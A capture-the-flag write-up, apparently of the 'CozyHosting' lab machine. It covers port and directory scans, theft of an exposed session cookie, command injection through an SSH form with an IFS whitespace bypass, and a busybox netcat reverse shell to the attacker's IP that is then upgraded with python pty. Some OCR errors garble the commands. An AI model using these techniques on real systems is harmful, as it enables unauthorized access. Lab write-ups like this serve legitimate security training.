


Nmap Scan:

```
→ Cozyhosting cat nmapscan
# Nmap 7.93 scan initiated Fri Sep 29 16:00:08 2023 as: nmap -sCV -p22,80 -oN nmapscan 10.10.11.230
Nmap scan report for cozyhosting.htb (10.10.11.230)
Host is up (0.27s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 4356bca7f2ec46ddc10f83304c2caaa8 (ECDSA)
|   256 6f7a6c3fa68de27595d47b71ac4f7e42 (ED25519)
80/tcp    open  http     nginx/1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Cozy Hosting - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Nmap done at Fri Sep 29 16:00:26 2023 -- 1 IP address (1 host up) scanned in 17.70 seconds
→ Cozyhosting █
```

Going over to the web page shows this



Nothing really interesting except the login page



Since no cred is currently known, I decided to fuzz for directory

Fuzzing gives this

```


➔ Cozyhosting dirsearch -u http://cozyhosting.htb/
cozyhosting v0.4.2
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927
Output File: /home/mark/.dirsearch/reports/cozyhosting.htb/_23-09-30_02-25-21.txt
Error Log: /home/mark/.dirsearch/logs/errors-23-09-30_02-25-21.log
Target: http://cozyhosting.htb/

[02:25:22] Starting:
[02:25:53] 400 - 0B - /Citrix/AccessPlatform/auth/clientscripts/cookies.js
[02:26:05] 400 - 435B - /_..\..\..\..\..\..\..\..\..\etc/passwd
[02:26:09] 400 - 435B - /a%5c.aspx
[02:26:13] 200 - 634B - /actuator
[02:26:13] 200 - 15B - /actuator/health
[02:26:13] 200 - 5KB - /actuator/env
[02:26:13] 200 - 10KB - /actuator/mappings
[02:26:13] 200 - 348B - /actuator/sessions
[02:26:14] 200 - 124KB - /actuator/beans
[02:26:15] 401 - 97B - /admin
[02:27:37] 200 - 0B - /engine/classes/swfupload/swfupload.swf
[02:27:38] 200 - 0B - /engine/classes/swfupload/swfupload_f9.swf
[02:27:38] 500 - 73B - /error
[02:27:40] 200 - 0B - /examples/jsp/%252e%252e/%252e%252e/manager/html/
[02:27:42] 200 - 0B - /extjs/resources/charts.swf
[02:27:54] 200 - 0B - /html/js/misc/swfupload/swfupload.swf
[02:27:59] 200 - 12KB - /index
[02:28:15] 200 - 4KB - /login
[02:28:17] 200 - 0B - /login.wdm%2e
[02:28:18] 204 - 0B - /logout
[02:29:20] 400 - 435B - /servlet/%C0%AEC0%AE%C0%AF

Task Completed
➔ Cozyhosting


```

Going over there shows this list of session cookies




One of them seems to be already authenticated and it belongs to user `kanderson`


I refreshed the page but this time modified my present cookie to that



I got logged in to the admin dashboard and they seems to be an interesting function




If I give it a hostname but no username it throws back this error




It seems to execute `ssh` command on the specified parameter

With this we can inject our own command therefore leading to command injection

To confirm I injected using the back tick




Unfortunately we can't use whitespace




But it's actually an easy bypass as we can just use bash Internal Field Separator aka IFS

Using that works!



I got a reverse shell

```
→ Cozyhosting echo busybox nc 10.10.14.119 1337 -e /bin/bash" | base64 -w 0;echo
YnVzeWJveCBuYyAxMC4xMC4xNC4xNC4xMTkgMTMzNyAtZSAvYmluL2Jhc2gK
→ Cozyhosting
→ Cozyhosting nc -lvnp 1337
listening on [any] 1337 ...
```

[illegible]

```
➔ Cozyhosting nc -l -vnp 1337
listening on [any] 1337 ...
connect to [10.10.14.119] from (UNKNOWN) [10.10.11.230] 56152
which python3
/usr/bin/python3
python3 -c 'import pty; pty.spawn("/bin/bash")'
app@cozyhosting:~$ export TERM=xterm
export TERM=xterm
app@cozyhosting:~$ app$ ^Z
[2] ~ + 126953 suspended nc -l -vnp 1337
